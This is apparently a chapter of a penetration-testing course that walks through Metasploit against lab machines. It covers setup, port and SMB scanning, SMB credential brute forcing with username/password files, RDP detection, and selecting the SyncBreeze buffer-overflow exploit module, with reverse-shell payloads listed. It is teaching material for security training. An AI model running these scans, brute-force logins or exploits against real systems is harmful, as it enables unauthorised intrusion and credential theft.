In this module, we will provide a walkthrough of the Metasploit Framework, including features and usage along with some explanation of its inner workings.

## 22.1 Metasploit User Interfaces and Setup

Although the Metasploit Framework is preinstalled in Kali Linux, the *postgresql* service that Metasploit depends on is neither active nor enabled at boot time. We can start the required service with the following command:

```
(kali㉿kali)-[~]
└$ sudo systemctl start postgresql
```

Listing 727 - Starting postgresql manually

Next, we can enable the service at boot with **systemctl** as follows:

```
(kali㉿kali)-[~]
└$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
Created symlink /etc/systemd/system/multi-user.target.wants/postgresql.service →
/lib/systemd/system/postgresql.service.
```

Listing 728 - Starting postgresql at boot

With the database started, we need to create and initialize the MSF database with **msfdb init** as shown below.

```
(kali㉿kali)-[~]
└$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
(Message from Kali developers)

[+] We have kept /usr/bin/python pointing to Python 2 for backwards
    compatibility. Learn how to change this and avoid this message:
    ⇒ https://www.kali.org/docs/general-use/python3-transition/

[+] (Run "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
(Message from Kali developers)

[+] We have kept /usr/bin/python pointing to Python 2 for backwards
    compatibility. Learn how to change this and avoid this message:
    ⇒ https://www.kali.org/docs/general-use/python3-transition/

[+] (Run "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Listing 729 - Creating the Metasploit database

Since Metasploit is under constant development, we should update it as often as possible. Within Kali, we can update Metasploit with **apt**.

```
(kali㉿kali)-[~]
└─$ sudo apt update; sudo apt install metasploit-framework
```

Listing 730 - Updating the Metasploit Framework

We can launch the Metasploit command-line interface with **msfconsole**. The **-q** option hides the ASCII art banner and Metasploit Framework version output as shown in Listing 731:

```
(kali㉿kali)-[~]
└─$ sudo msfconsole -q
msf6 >
```

Listing 731 - Starting the Metasploit Framework

### 22.1.1 Getting Familiar with MSF Syntax

The Metasploit Framework includes several thousand modules, divided into categories. The categories are displayed on the splash screen summary but we can also view them with the **show -h** command.

```
msf6 > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets,
actions
msf6 >
```

Listing 732 Help flag for the show command

To activate a module, enter **use** followed by the module name (*auxiliary/scanner/portscan/tcp* in the example below). At this point, the prompt will indicate the active module. We can use **back** to move out of the current context and return to the main *msf5* prompt:

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > back
msf6 >
```

Listing 733 - Metasploit use and back commands

A variation of **back** is **previous**, which will switch us back to the previously selected module instead of the main prompt:

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/syn
msf6 auxiliary(scanner/portscan/syn) > previous
msf6 auxiliary(scanner/portscan/tcp) >
```

Listing 734 - Metasploit previous command

Most modules require options (**show options**) before they can be run. We can configure these options with **set** and **unset** and can also set and remove *global options* with **setg** or **unsetg** respectively.

```
msf6 auxiliary(scanner/portscan/tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

| Name        | Current Setting                           | Required | Description  |
|-------------|---|----------|--|
| CONCURRENCY | 10  | yes      | The number of concurrent ports to check per host                                   |
| DELAY       | 0<br>in milliseconds                      | yes      | The delay between connections, per thread,   |
| JITTER      | 0<br>which to +/- DELAY) in milliseconds. | yes      | The delay jitter factor (maximum value by  |
| PORTS       | 1-10000                                   | yes      | Ports to scan (e.g. 22-25,80,110-900)  |
| RHOSTS      |   | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| THREADS     | 1<br>per host)                            | yes      | The number of concurrent threads (max one per host)                                |
| TIMEOUT     | 1000                                      | yes      | The socket connect timeout in milliseconds   |

---

msf6 auxiliary(scanner/portscan/tcp) >

*Listing 735 - Options for auxiliary/scanner/portscan/tcp*

For example, to perform a scan of our Windows workstation with the **scanner/portscan/tcp** module, we must first set the remote host IP address (**RHOSTS**) with the **set** command.

---

msf6 auxiliary(scanner/portscan/tcp) > **set RHOSTS 192.168.120.11**  
RHOSTS => 192.168.120.11

*Listing 736 - Setting RHOSTS option*

With the module configured, we can **run** it:

---

msf6 auxiliary(scanner/portscan/tcp) > **run**

```
[+] 192.168.120.11:      - 192.168.120.11:80 - TCP OPEN
[+] 192.168.120.11:      - 192.168.120.11:139 - TCP OPEN
[+] 192.168.120.11:      - 192.168.120.11:135 - TCP OPEN
[+] 192.168.120.11:      - 192.168.120.11:445 - TCP OPEN
[+] 192.168.120.11:      - 192.168.120.11:5040 - TCP OPEN
[+] 192.168.120.11:      - 192.168.120.11:5357 - TCP OPEN
[+] 192.168.120.11:      - 192.168.120.11:7680 - TCP OPEN
[+] 192.168.120.11:      - 192.168.120.11:9121 - TCP OPEN
[*] 192.168.120.11:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

*Listing 737 - Port scanning using Metasploit*

## 22.1.2 Metasploit Database Access

If the postgresql service is running, Metasploit will log findings and information about discovered hosts, services, or credentials in a convenient, accessible database.

In the following listing, the database has been populated with the results of the TCP scan we ran in the previous section. We can display these results with the **services** command:

---

msf6 auxiliary(scanner/portscan/tcp) > **services**  
Services  
=====

| host           | port | proto | name | state | info |
|----------------|------|-------|------|-------|------|
| 192.168.120.11 | 80   | tcp   |      | open  |      |
| 192.168.120.11 | 135  | tcp   |      | open  |      |
| 192.168.120.11 | 139  | tcp   |      | open  |      |
| 192.168.120.11 | 445  | tcp   |      | open  |      |
| 192.168.120.11 | 5040 | tcp   |      | open  |      |
| 192.168.120.11 | 5357 | tcp   |      | open  |      |
| 192.168.120.11 | 7680 | tcp   |      | open  |      |
| 192.168.120.11 | 9121 | tcp   |      | open  |      |

Listing 738 - TCP port scan results in the database

The basic **services** command displays all results, but we can also filter by port number (**-p**), service name (**-s**), and more as shown in the help output of **services -h**:

```
msf6 auxiliary(scanner/portscan/tcp) > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o <filename>] [addr1 addr2 ...]

-a,--add           Add the services instead of searching
-d,--delete        Delete the services instead of searching
-c <col1,col2>    Only show the given columns
-h,--help          Show this help information
-s <name>          Name of the service to add
-p <port>          Search for a list of ports
-r <protocol>     Protocol type of the service being added [tcp|udp]
-u,--up            Only show services which are up
-o <file>          Send output to a file in csv format
-0 <column>        Order rows by specified column number
-R,--rhosts         Set RHOSTS from the results of the search
-S,--search         Search string to filter by
-U,--update         Update data for existing service
```

Available columns: created\_at, info, name, port, proto, state, updated\_at

Listing 739 - The services command help menu

In addition to a simple TCP port scanner, we can also use the **db\_nmap** wrapper to execute Nmap inside Metasploit and save the findings to the database for ease of access. The **db\_nmap** command has identical syntax to Nmap and is shown below:

```
msf6 auxiliary(scanner/portscan/tcp) > db_nmap
[*] Usage: db_nmap [--save | [--help | -h]] [nmap options]
msf6 auxiliary(scanner/portscan/tcp) > db_nmap 192.168.120.11 -A -Pn
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.'
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-21 11:37 EST
[*] Nmap: Nmap scan report for 192.168.120.11
[*] Nmap: Host is up (0.075s latency).
[*] Nmap: Not shown: 995 closed ports
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 80/tcp    open  http
[*] Nmap: |  fingerprint-strings:
[*] Nmap: |    FourOhFourRequest:
[*] Nmap: |      HTTP/1.1 404 Not Found
```

```

[*] Nmap: | GenericLines, HTTPOptions, RTSPRequest, SIPOptions:
[*] Nmap: | HTTP/1.1 400 Bad Request
[*] Nmap: | GetRequest:
[*] Nmap: | HTTP/1.1 200 OK
[*] Nmap: | Content-Type: text/html
[*] Nmap: | Content-Length: 1228
...
[*] Nmap: |_http-generator: Flexense HTTP v10.0.28
[*] Nmap: |_http-title: Sync Breeze Enterprise @ DESKTOP-6UTT671
[*] Nmap: 135/tcp open msrpc Microsoft Windows RPC
[*] Nmap: 139/tcp open netbios-ssn Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds?
[*] Nmap: 5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
...
[*] Nmap: No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/).
[*] Nmap: TCP/IP fingerprint:
[*] Nmap: OS:SCAN(V=7.91%E=4%D=1/21%OT=80%CT=1%CU=40575%PV=Y%DS=2%DC=T%G=Y%TM=6009AE7
[*] Nmap: OS:9%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=105%TI=I%II=I%SS=S%TS=U)OPS
[*] Nmap: OS:(O1=M52DNW8NNS%O2=M52DNW8NNS%O3=M52DNW8%O4=M52DNW8NNS%O5=M52DNW8NNS%O6=M
[*] Nmap: OS:52DNNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%
[*] Nmap: OS:T=80%W=FFFF%O=M52DNW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+%F=AS%RD=0%Q=)
[*] Nmap: OS:T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=
[*] Nmap: OS:N)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
[*] Nmap: OS:)IE(R=Y%DFI=N%T=80%CD=Z)
[*] Nmap: Network Distance: 2 hops
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: | smb2-security-mode:
[*] Nmap: | 2.02:
[*] Nmap: |_ Message signing enabled but not required
[*] Nmap: | smb2-time:
[*] Nmap: | date: 2021-01-21T16:40:09
[*] Nmap: | start_date: N/A
[*] Nmap: TRACEROUTE (using port 21/tcp)
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 68.75 ms 192.168.118.1
[*] Nmap: 2 80.66 ms 192.168.120.11
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 159.72 seconds
...

```

---

*Listing 740 - Performing a Nmap scan from within Metasploit*

To display all discovered hosts up to this point, we can issue the **hosts** command. As an additional example, we can also list all services running on port 445 with the **services -p 445** command.

---

| msf6 auxiliary(scanner/portscan/tcp) > hosts |     |      |         |           |       |         |      |
|--|-----|------|---------|-----------|-------|---------|------|
| Hosts  |     |      |         |           |       |         |      |
| =====  |     |      |         |           |       |         |      |
| address                                      | mac | name | os_name | os_flavor | os_sp | purpose | info |
| comments                                     |     |      |         |           |       |         |      |
|  |     |      |         |           |       |         |      |

---

```
-----  
-----  
192.168.120.11      DESKTOP-6UTT671  Windows 2008  
192.168.121.10      CLIENT251     Windows 10    Pro  
                      server  
                      client
```

```
msf6 auxiliary(scanner/portscan/tcp) > services -p 445
```

```
Services
```

```
host          port  proto  name          state  info  
---          ---  ---  ---  
192.168.120.11  445   tcp    microsoft-ds  open
```

Listing 741 - Listing hosts and services in the database

To help organize content in the database, Metasploit allows us to store information in separate workspaces. When specifying a workspace, we will only see database entries relevant to that workspace, which helps us easily manage data from various enumeration efforts and assignments. We can list the available workspaces with **workspace**, or provide the name of the workspace as an argument to change to a different workspace as shown in Listing 742.

```
msf6 auxiliary(scanner/portscan/tcp) > workspace  
  test  
* default  
msf6 auxiliary(scanner/portscan/tcp) > workspace test  
[*] Workspace: test  
msf6 auxiliary(scanner/portscan/tcp) >
```

Listing 742 - Workspaces in Metasploit Framework

To add or delete a workspace, we can use **-a** or **-d** respectively, followed by the workspace name.

### 22.1.3 Auxiliary Modules

The Metasploit Framework includes hundreds of auxiliary modules that provide functionality such as protocol enumeration, port scanning, fuzzing, sniffing, and more. The modules all follow a common slash-delimited hierarchical syntax (*module type/os, vendor, app, or protocol/module name*), which makes it easy to explore and use the modules. Auxiliary modules are useful for many tasks, including information gathering (under the **gather/** hierarchy), scanning and enumeration of various services (under the **scanner/** hierarchy), and so on.

There are too many to cover here, but we will demonstrate the syntax and operation of some of the most common auxiliary modules. As an exercise, explore some other auxiliary modules as they are an invaluable part of the Metasploit Framework.

To list all auxiliary modules, we run the **show auxiliary** command. This will present a very long list of all auxiliary modules as shown in the truncated output below:

```
msf6 auxiliary(scanner/portscan/tcp) > show auxiliary
```

```
Auxiliary  
=====
```

| Name | Rank | Description |
|------|------|-------------|
| ---  | ---  | -----       |

```

...
941  scanner/smb/impacket/dcomexec           2018-03-19
normal No      DCOM Exec
942  scanner/smb/impacket/secretsdump
normal No      DCOM Exec
943  scanner/smb/impacket/wmiexec           2018-03-19
normal No      WMI Exec
944  scanner/smb/pipe_auditor
normal No      SMB Session Pipe Auditor
945  scanner/smb/pipe_dcerpc_auditor
normal No      SMB Session Pipe DCERPC Auditor
946  scanner/smb/psexec_loggedin_users
normal No      Microsoft Windows Authenticated Logged In Users Enumeration
947  scanner/smb/smb_enum_gpp
normal No      SMB Group Policy Preference Saved Passwords Enumeration
948  scanner/smb/smb_enumshares
normal No      SMB Share Enumeration
949  scanner/smb/smb_enumusers
normal No      SMB User Enumeration (SAM EnumUsers)
950  scanner/smb/smb_enumusers_domain
normal No      SMB Domain User Enumeration
951  scanner/smb/smb_login
normal No      SMB Login Check Scanner
952  scanner/smb/smb_lookupsid
normal No      SMB SID User Enumeration (LookupSid)
953  scanner/smb/smb_ms17_010
normal No      MS17-010 SMB RCE Detection
954  scanner/smb/smb_uninit_cred
normal Yes     Samba _netr_ServerPasswordSet Uninitialized Credential State
955  scanner/smb/smb_version
normal No      SMB Version Detection
...

```

*Listing 743 - Listing all auxiliary modules*

We can use **search** to reduce this considerable output, filtering by app, type, platform, and more. For example, we can search for SMB auxiliary modules with **search type:auxiliary name:smb** as shown in the following listing.

---

```

msf6 auxiliary(scanner/portscan/tcp) > search -h
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h          Show this help information
  -o <file>    Send output to a file in csv format
  -S <string>   Regex pattern used to filter search results
  -u          Use module if there is one result

Keywords:
  aka        : Modules with a matching AKA (also-known-as) name
  author     : Modules written by this author
  arch       : Modules affecting this architecture
  bid        : Modules with a matching Bugtraq ID

```

```
cve      : Modules with a matching CVE ID
...
target   : Modules affecting this target
type     : Modules of a specific type (exploit, payload, auxiliary, encoder,
evasion, post, or nop)
```

**Examples:**

```
search cve:2009 type:exploit
search cve:2009 type:exploit platform:-linux
```

msf6 auxiliary(scanner/portscan/tcp) > **search type:auxiliary name:smb**

**Matching Modules**

| Rank | #  | Name   | Disclosure Date |
|------|--|--------|-----------------|
|      | Rank                                     | Check  | Description     |
| --   | -  | ---    | -----           |
| 0    | auxiliary/admin/oracle/ora_ntlm_stealer  | normal | 2009-04-07      |
|      | Oracle SMB Relay Code Execution          | No     |                 |
| 1    | auxiliary/admin/smb/check_dir_file       | normal |                 |
|      | SMB Scanner Check File/Directory Utility | No     |                 |
| 2    | auxiliary/admin/smb/delete_file          | normal |                 |
|      | SMB File Delete Utility                  | No     |                 |
| 3    | auxiliary/admin/smb/download_file        | normal |                 |
|      | SMB File Download Utility                | No     |                 |
| 4    | auxiliary/admin/smb/list_directory       | normal |                 |
|      | SMB Directory Listing Utility            | No     |                 |
| ...  |  |        |                 |

*Listing 744 - Searching for SMB auxiliary modules*

After invoking a module with **use**, we can request more **info** about it as follows:

```
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > info
```

```
Name: SMB Version Detection
Module: auxiliary/scanner/smb/smb_version
License: Metasploit Framework License (BSD)
Rank: Normal
```

**Provided by:**

```
hdm <x@hdm.io>
Spencer McIntyre
Christophe De La Fuente
```

**Check supported:**

```
No
```

**Basic options:**

| Name   | Current Setting | Required | Description  |
|--------|-----------------|----------|--|
| RHOSTS | yes             |          | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |

|           |     |   |
|-----------|-----|---|
| THREADS 1 | yes | The number of concurrent threads (max one per host) |
|-----------|-----|---|

Description:

Fingerprint and display version information about SMB servers. Protocol information and host operating system (if available) will be reported. Host operating system detection requires the remote server to support version 1 of the SMB protocol. Compression and encryption capability negotiation is only present in version 3.1.1.

---

*Listing 745 - Showing information about a SMB module*

The module description output by **info** tells us that the purpose of the **smb2** module is to detect the version of SMB supported by the remote machines. The module's *Basic options* parameters can be inspected by executing the **show options** command. For this particular module, we just need to **set** the IP address of our target, in this case our student Windows 10 machine.

Alternatively, since we have already scanned our Windows 10 machine, we could search the Metasploit database for hosts with TCP port 445 open (**services -p 445**) and automatically add the results to *RHOSTS* (**-rhosts**):

---

```
msf6 auxiliary(scanner/smb/smb_version) > services -p 445 --rhosts
Services
=====
host      port  proto   name      state   info
---      ---  ----   ----      ----   ---
192.168.120.11  445    tcp     microsoft-ds  open

RHOSTS => 192.168.120.11

msf6 auxiliary(scanner/smb/smb_version) >
```

---

*Listing 746 - Loading IP addresses from the database*

With the required parameters configured, we can launch the module with **run** or **exploit**:

---

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.120.11:445 - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1)
(compression capabilities:LZNT1) (encryption capabilities:AES-128-CCM)
(signatures(optional) (guid:{525b6385-a6e7-4052-83d4-cc968af5dcbd}) (authentication
domain:DESKTOP-6UTT671)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

---

*Listing 747 - Running the auxiliary module*

Based on the module's output, the remote computer does indeed support SMB version 2. To leverage this, we can use the **scanner/smb/smb\_login** module to attempt a brute force login against the machine. Loading the module and listing the options produces the following output:

---

```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):
```

---

| Name              | Current Setting | Required | Description  |
|-------------------|-----------------|----------|--|
| ABORT_ON_LOCKOUT  | false           | yes      | Abort the run when an account lockout is detected                                  |
| BLANK_PASSWORDS   | false           | no       | Try blank passwords for all users  |
| BRUTEFORCE_SPEED  | 5               | yes      | How fast to bruteforce, from 0 to 5  |
| DB_ALL_CREDS      | false           | no       | Try each user/password couple stored in the current database                       |
| DB_ALL_PASS       | false           | no       | Add all passwords in the current database to the list                              |
| DB_ALL_USERS      | false           | no       | Add all users in the current database to the list                                  |
| DETECT_ANY_AUTH   | false           | no       | Enable detection of systems accepting any authentication                           |
| DETECT_ANY_DOMAIN | false           | no       | Detect if domain is required for the specified user                                |
| PASS_FILE         |                 | no       | File containing passwords, one per line  |
| PRESERVE_DOMAINS  | true            | no       | Respect a username that contains a domain name.                                    |
| Proxies           |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RECORD_GUEST      | false           | no       | Record guest-privileged random logins to the database                              |
| RHOSTS            |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT             | 445             | yes      | The SMB service port (TCP)   |
| SMBDomain         |                 | no       | The Windows domain to use for authentication                                       |
| SMBPass           |                 | no       | The password for the specified username  |
| SMBUser           |                 | no       | The username to authenticate as  |
| STOP_ON_SUCCESS   | false           | yes      | Stop guessing when a credential works for a host                                   |
| THREADS           | 10              | yes      | The number of concurrent threads (max one per host)                                |
| USERPASS_FILE     |                 | no       | File containing users and passwords separated by space, one pair per line          |
| USER_AS_PASS      | false           | no       | Try the username as the password for all users                                     |
| USER_FILE         |                 | no       | File containing usernames, one per line  |
| VERBOSE           | true            | yes      | Whether to print output for all attempts   |

*Listing 748 - Loading and listing options for smb\_login module*

The output reveals that this module accepts both *Required* parameters (like *RHOSTS*) and optional parameters (like *SMBDomain*). However, we notice that *RHOSTS* is not set, even though we set it while using the previous *smb2* module. This is because **set** defines a parameter only within the scope of the running module. We can instead set a global parameter, which is available across all modules, with **setg**.

---

*One parameter that we often change for auxiliary modules is THREADS. This parameter tells the framework how many threads to initiate when running the module, increasing the concurrency, and the speed. We don't want to go too crazy with this number, but a slight increase will dramatically decrease the run time.*

---

For the sake of this demonstration, let's assume that we have discovered valid domain credentials during our assessment. We would like to determine if these credentials can be reused on other servers that have TCP port 445 open. To make things easier, we will try this approach on our Windows client, beginning with an invalid password.

We'll start by supplying the valid domain name of **corp.com**, a valid username (**Offsec**), an *invalid* password (**ABCDEFG123!**), and the Windows 10 target's IP address:

```
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser Offsec
SMBUser => Offsec
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass notarealpassword
SMBPass => notarealpassword
msf6 auxiliary(scanner/smb/smb_login) > setg RHOSTS 192.168.120.11
RHOSTS => 192.168.120.11
msf6 auxiliary(scanner/smb/smb_login) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/smb/smb_login) >

msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.120.11:445 - 192.168.120.11:445 - Starting SMB login bruteforce
[-] 192.168.120.11:445 - 192.168.120.11:445 - Failed:
'WORKSTATION\Offsec:notarealpassword',
[*] 192.168.120.11:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 749 - Attempting a SMB login

Since we knew that the password we supplied was invalid, the login failed as expected. Now, let's try to supply a valid password and re-run the module.

```
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Qwerty09!
SMBPass => Qwerty09!
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.120.11:445 - 192.168.120.11:445 - Starting SMB login bruteforce
[+] 192.168.120.11:445 - 192.168.120.11:445 - Success:
'WORKSTATION\Offsec:Qwerty09!'
[*] 192.168.120.11:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 750 - Attempting a SMB login with valid credentials

This time, the authentication succeeded. We can retrieve information regarding successful login attempts from the database with **creds**.

---

```
msf6 auxiliary(scanner/smb/smb_login) > creds
Credentials
=====
host          origin        service      public  private   realm    private_type
JtR Format
----          -----        -----       -----  -----   -----    -----
-----          -----        -----       -----  -----   -----    -----
192.168.120.11 192.168.120.11 445/tcp (smb) Offsec  Qwerty09!           Password

```

Listing 751 - Listing all discovered credentials

---

Although this run was successful, this method will not scale well. To test a larger user base with a variety of passwords, we could instead use the `USERPASS_FILE` parameter, which instructs the module to use a file containing users and passwords separated by space, with one pair per line.

---

```
msf6 auxiliary(scanner/smb/smb_login) > set USERPASS_FILE /home/kali/users.txt
USERPASS_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.120.11:445      - 192.168.120.11:445 - Starting SMB login bruteforce
[+] 192.168.120.11:445      - 192.168.120.11:445 - Success:
'WORKSTATION\Offsec:Qwerty09!'
[-] 192.168.120.11:445      - 192.168.120.11:445 - Failed: 'WORKSTATION\bob:Qwerty09!', 
[-] 192.168.120.11:445      - 192.168.120.11:445 - Failed: 'WORKSTATION\bob:password', 
[-] 192.168.120.11:445      - 192.168.120.11:445 - Failed:
'WORKSTATION\alice:Qwerty09!', 
[-] 192.168.120.11:445      - 192.168.120.11:445 - Failed: 'WORKSTATION\alice:password', 
[-] 192.168.120.11:445      - 192.168.120.11:445 - Failed: 'WORKSTATION\:', 
[*] 192.168.120.11:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

---

Listing 752 - Using username and password files to brute force SMB login

Let's try out another module. In this example, we will try to identify machines listening on TCP port 3389, which indicates they might be accepting Remote Desktop Protocol (RDP) connections. To do this, we will invoke the `scanner/rdp/rdp_scanner` module.

---

```
msf6 auxiliary(scanner/smb/smb_login) > use auxiliary/scanner/rdp/rdp_scanner
msf6 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):
Name          Current Setting  Required  Description
---          -----
DETECT_NLA    true            yes       Detect Network Level Authentication
(NLA)
RDP_CLIENT_IP 192.168.0.100  yes       The client IPv4 address to report
during connect
RDP_CLIENT_NAME rdesktop      no        The client computer name to report
during connect, UNSET = random
RDP_DOMAIN                no        The client domain name to report during
connect
RDP_USER                  no        The username to report during connect,
UNSET = random
RHOSTS          192.168.120.11  yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
```

---

|         |      |     |   |
|---------|------|-----|---|
| RPORT   | 3389 | yes | The target port (TCP)                               |
| THREADS | 1    | yes | The number of concurrent threads (max one per host) |

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > run
```

```
[*] 192.168.120.11:3389 - Detected RDP on 192.168.120.11:3389 (Windows version: 10.0.18362) (Requires NLA: No)
[*] 192.168.120.11:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

---

*Listing 753 - Identifying Remote Desktop Protocol endpoints*

This module successfully detected RDP running on one host and automatically added the results to the database.

#### 22.1.3.1 Exercises

1. Start the postgresql service and launch msfconsole.
2. Use the SMB, HTTP, and any other interesting auxiliary modules to scan the lab systems.
3. Review the hosts' information in the database.

## 22.2 Exploit Modules

Now that we are acquainted with basic MSF usage and several auxiliary modules, let's dig deeper into the business end of the MSF: exploit modules.

Exploit modules most commonly contain exploit code for vulnerable applications and services. Metasploit contains over 1700 exploits at the time of this writing and each was meticulously developed and tested to successfully exploit a wide variety of vulnerable services. These exploits are invoked in much the same way as auxiliary modules.

#### 22.2.1 SyncBreeze Enterprise

To begin our exploration of exploit modules, we will focus on a service that we've abused time and again: SyncBreeze. In this section, we will search for the exploits related to the SyncBreeze Enterprise application installed on the Windows 10 workstation and then exploit it using MSF. To begin, we will use the **search** command:

---

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > search syncbreeze
```

| Matching Modules  |   |                 |        |       |       |
|---|---|-----------------|--------|-------|-------|
| #   | Name                                      | Disclosure Date | Rank   | Check |       |
| Description   | =====                                     |                 |        |       |       |
| -   | -----                                     | -----           | ----   | ----- | ----- |
| 0   | exploit/windows/fileformat/syncbreeze_xml | 2017-03-29      | normal | No    | Sync  |
| Breeze Enterprise 9.5.16 - Import Command Buffer Overflow |   |                 |        |       |       |
| 1   | exploit/windows/http/syncbreeze_bof       | 2017-03-15      | great  | Yes   | Sync  |
| Breeze Enterprise GET Buffer Overflow                     |   |                 |        |       |       |

---

Interact with a module by name or index. For example info 1, use 1 or use  
`exploit/windows/http/syncbreeze_bof`

---

*Listing 754 - Searching for SyncBreeze exploits*

The output reveals two specific exploit modules. We will focus on 10.0.28 and request **info** about that particular module:

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > info exploit/windows/http/syncbreeze_bof
```

Name: Sync Breeze Enterprise GET Buffer Overflow  
Module: exploit/windows/http/syncbreeze\_bof  
Platform: Windows  
Arch:  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Great  
Disclosed: 2017-03-15

Provided by:

Daniel Teixeira  
Andrew Smith  
Owais Mehtab  
Milton Valencia (wetw0rk)

Available targets:

| Id | Name                            |
|----|---------------------------------|
| -- | ---                             |
| 0  | Automatic                       |
| 1  | Sync Breeze Enterprise v9.4.28  |
| 2  | Sync Breeze Enterprise v10.0.28 |
| 3  | Sync Breeze Enterprise v10.1.16 |

Check supported:

Yes

Basic options:

| Name    | Current Setting | Required | Description  |
|---------|-----------------|----------|--|
| Proxies | no              | no       | A proxy chain of format<br><code>type:host:port[,type:host:port][...]</code>                               |
| RHOSTS  | 192.168.120.11  | yes      | The target host(s), range CIDR identifier, or<br>hosts file with syntax ' <code>file:&lt;path&gt;</code> ' |
| RPORT   | 80              | yes      | The target port (TCP)  |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections   |
| VHOST   |                 | no       | HTTP server virtual host   |

Payload information:

Space: 500  
Avoid: 6 characters

Description:

This module exploits a stack-based buffer overflow vulnerability in the web interface of Sync Breeze Enterprise v9.4.28, v10.0.28, and v10.1.16, caused by improper bounds checking of the request in HTTP

GET and POST requests sent to the built-in web server. This module has been tested successfully on Windows 7 SP1 x86.

#### References:

<https://cvedetails.com/cve/CVE-2017-14980/>

*Listing 755 - Sync Breeze exploit module information*

According to the module description and the available targets, this does, in fact, seem to be the exploit that matches our target on the Windows 10 lab machine. Exploit modules require a payload specification. If we don't set this, the module will select a default payload. The default payload may not be what we want or expect, so it's always better to set our options explicitly to maintain tight control of the exploitation process.

To retrieve a listing of all payloads that are compatible with the currently selected exploit module, we run **show payloads** as shown in Listing 756.

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > use exploit/windows/http/syncbreeze_bof
[*] Using configured payload windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/http/syncbreeze_bof) > show payloads
```

#### Compatible Payloads

```
=====
```

| #     | Name   | Disclosure Date | Rank   |
|-------|--|-----------------|--------|
| Check | Description  | -----           | -----  |
| -     | ---  | -----           | -----  |
| 0     | generic/custom   |                 | normal |
| No    | Custom Payload   |                 |        |
| 1     | generic/debug_trap   |                 | normal |
| No    | Generic x86 Debug Trap   |                 |        |
| 2     | generic/shell_bind_tcp   |                 | normal |
| No    | Generic Command Shell, Bind TCP Inline   |                 |        |
| 3     | generic/shell_reverse_tcp  |                 | normal |
| No    | Generic Command Shell, Reverse TCP Inline                                      |                 |        |
| 4     | generic/tight_loop   |                 | normal |
| No    | Generic x86 Tight Loop   |                 |        |
